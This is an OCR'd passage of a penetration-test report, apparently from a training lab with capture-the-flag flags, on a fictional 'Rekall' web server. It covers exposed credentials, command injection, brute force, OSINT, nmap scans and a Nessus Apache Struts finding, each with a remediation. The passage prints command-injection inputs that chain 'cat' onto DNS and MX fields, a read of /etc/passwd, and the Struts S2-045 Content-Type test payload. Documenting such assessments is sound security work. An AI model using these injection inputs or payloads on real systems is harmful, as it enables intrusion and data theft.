





Vulnerability 5	Findings
Title	Sensitive Data Exposure
Type	Web Application
Risk Rating	High
Description	Exposed login credentials allowed administrative access, exposed subdomain contained sensitive information
Image 1 Highlighted web page reveals administrative credentials	 192.168.14.35/Login.php REKALL CORPORATION Home About Rekall Welcome VR Planner Login Login **Admin Login** Enter your Administrator credentials! Login:dougquaid [redacted] Password:kuato [redacted] Login

Image 2 Successful login	 REKALL CORPORATION Home About Rekall Welcome VR Planner Login Enter your Administrator credentials! Login: [redacted] Password: [redacted] Login Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE
Image 3 'robots.txt' file found online exposes sensitive data	 192.168.14.35/robots.txt User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35
Remediation	Cleanse html code of any credentials, remove 'robots.txt' from the web




Vulnerability 6	**Findings**
Title	Command Injection
Type	Web Application
Risk Rating	**Low**
Description	Command Injection exposed potentially sensitive information

Image 1 Injection into DNS Check field	 192.168.14.35/networking.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Networking Tools Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Lookup input: www.welcometorecall.com : cat vendors.txt Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas MX Record Checker www.example.com Check your MX
Image 2 Command Injection into MX Record Checker	 192.168.14.35/networking.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Welcome to Rekall Admin Networking Tools Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Lookup MX Record Checker www.example.com Check your MX input: www.welcometorecall.com | cat vendors.txt SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s
Affected Hosts	192.168.14.35
Remediation	Improve input validation

Vulnerability 7	Findings
Title	Brute Force Attack
Type	Web Application
Risk Rating	Medium to High
Description	Weak administrative password enabled access to internal site

Image1 Command injection using ‘ls /etc/passwd’ exposed users	 192.168.14.35/networking.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login MX Record Checker www.example.com Check your MX root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin /nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin /nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr /games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr /sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var /mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www- data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups: /usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin /nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina:
Image 2 User credentials easily guessed: Username: melina Password: melina	 192.168.14.35/Login.php Exploit-DB Nessus REKALL CORPORATION Home About Rekall Welcome VR Planner Login Enter your Administrator credentials! Login: melina Password: ●●●●●● Login Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE
Affected Hosts	192.168.14.35
Remediation	Implement complex password requirements (i.e. a minimum of 8 characters, 1 uppercase, 1 lowercase, 1 number and 1 symbol)

Vulnerability 8	**Findings**
Title	Open Source Reconnaissance
Type	Linux OS
Risk Rating	Low
Description	Freely available information online has the potential to create security risks

Image 1 Address of personal user	
Image 2 Public IP address	
Image 3 Certificate Issuer	
Affected Hosts	totalrekall.xyz domain
Remediation	Monitor open source information to make sure no information can be found to allow hackers a foothold into the domain

```
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
```

domain or IP address: totalrekall.xyz
☑ domain whois record ☑ DNS records ☐ traceroute
☑ network whois record ☐ service scan

user: anonymous [107.204.80.168]
balance: 49 units

Do you see Whois records that are missing contact information?
Read about reduced Whois data due to the GDPR.

Address lookup

canonical name totalrekall.xyz.
aliases
addresses 34.102.136.180

Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...

```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2022-03-11T15:12:32.0Z
Creation Date: 2022-02-02T19:16:16.0Z
```


Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Vulnerability 9	Findings
Title	Reconnaissance - Port Scanning
Type	Linux OS
Risk Rating	**Medium**
Description	Port scanning using nmap identified open ports

<table>
<tr>
<td><b>Image 1</b>
Windows open ports</td>
<td>



Target: 192.168.13.0/24


Profile: Quick scan

Command: nmap -T4 -F 192.168.13.0/24

192.168.13.1
192.168.13.10
192.168.13.12
192.168.13.13
192.168.13.14

```
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000010s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000090s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.000015s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE    SERVICE
6001/tcp  open     X11:1
8080/tcp  filtered http-proxy
10000/tcp filtered snet-sensor-mgmt

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.44 seconds
```

</td>
</tr>
<tr>
<td><b>Image 2</b>
Linux open port running Drupal</td>
<td>



Target: 192.168.13.13/32

Command: nmap -A 192.168.13.13/32


192.168.13.1
192.168.13.10
192.168.13.12
192.168.13.13
192.168.13.14

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:40 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.22 seconds
```

</td>
</tr>
<tr>
<td><b>Affected Hosts</b></td>
<td>192.168.13.1, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13</td>
</tr>
<tr>
<td><b>Remediation</b></td>
<td>Close open ports when not in use. Consider using a firewall.</td>
</tr>
</table>

Vulnerability 10	**Findings**
Title	Reconnaissance - Vulnerability Scanning
Type	Linux OS
Risk Rating	Critical

Description	Nessus scan revealed a critical vulnerability

Image
Nessus scan showing a critical vulnerability
CVSS 10
ID 97610
Apache Struts - Jakarta Multipart Parser RCE
	 Firefox
	qterminal
	Kali on ML-REFVM-197105
	ml-lab-a3539cd3-70ae-44bb-9c72-28053cd728f7.southcentralus.clou...
	OSINT Framework
	Nessus Essentials / Folde
	Exploit-DB
	Nessus
	nessus Essentials
	Scans
	Settings
	root
	FOLDERS
	My Scans
	All Scans
	Trash
	RESOURCES
	Policies
	Plugin Rules
	Tenable News
	Apple Safari Security Feature Bypass (Trusted Down...
	Read More
	Configure
	‹ Back to Vulnerabilities
	Vulnerabilities 12
	https://kali:8834/#/scans/reports/23/hosts/2/vulnerabilities/97610
	My Basic Network Scan / Plugin #97610
	CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)
	Description
	The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.
	Solution
	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
	Alternatively, apply the workaround referenced in the vendor advisory.
	See Also
	http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
	http://www.nessus.org/u?77e9c654
	https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1
	https://cwiki.apache.org/confluence/display/WW/S2-045
	Output
	`Nessus was able to exploit the issue using the following request :`
	`GET / HTTP/1.1`
	`Host: 192.168.13.12:8080`
	`Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1`
	`Accept-Language: en`
	`Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','RmUVUD2i')}.multipart/form-data`
	`Connection: Close`
	`User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)`
	`Pragma: no-cache`
	`Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*`
	Port ▲ | Hosts
	8080 / tcp / www | 192.168.13.12
	Plugin Details
	Severity: Critical
	ID: 97610
	Version: 1.25
	Type: remote
	Family: CGI abuses
	Published: March 8, 2017
	Modified: April 11, 2022
	Risk Information
	Risk Factor: Critical
	CVSS v3.0 Base Score 10.0
	CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
	CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
	CVSS v3.0 Temporal Score: 9.5
	CVSS v2.0 Base Score: 10.0
	CVSS v2.0 Temporal Score: 8.7
	CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
	CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C
	Vulnerability Information
	CPE: cpe:/a:apache:struts
	Exploit Available: true
	Exploit Ease: Exploits are available
	Patch Pub Date: March 6, 2017
	Vulnerability Pub Date: March 6, 2017
	Exploited by Nessus: true

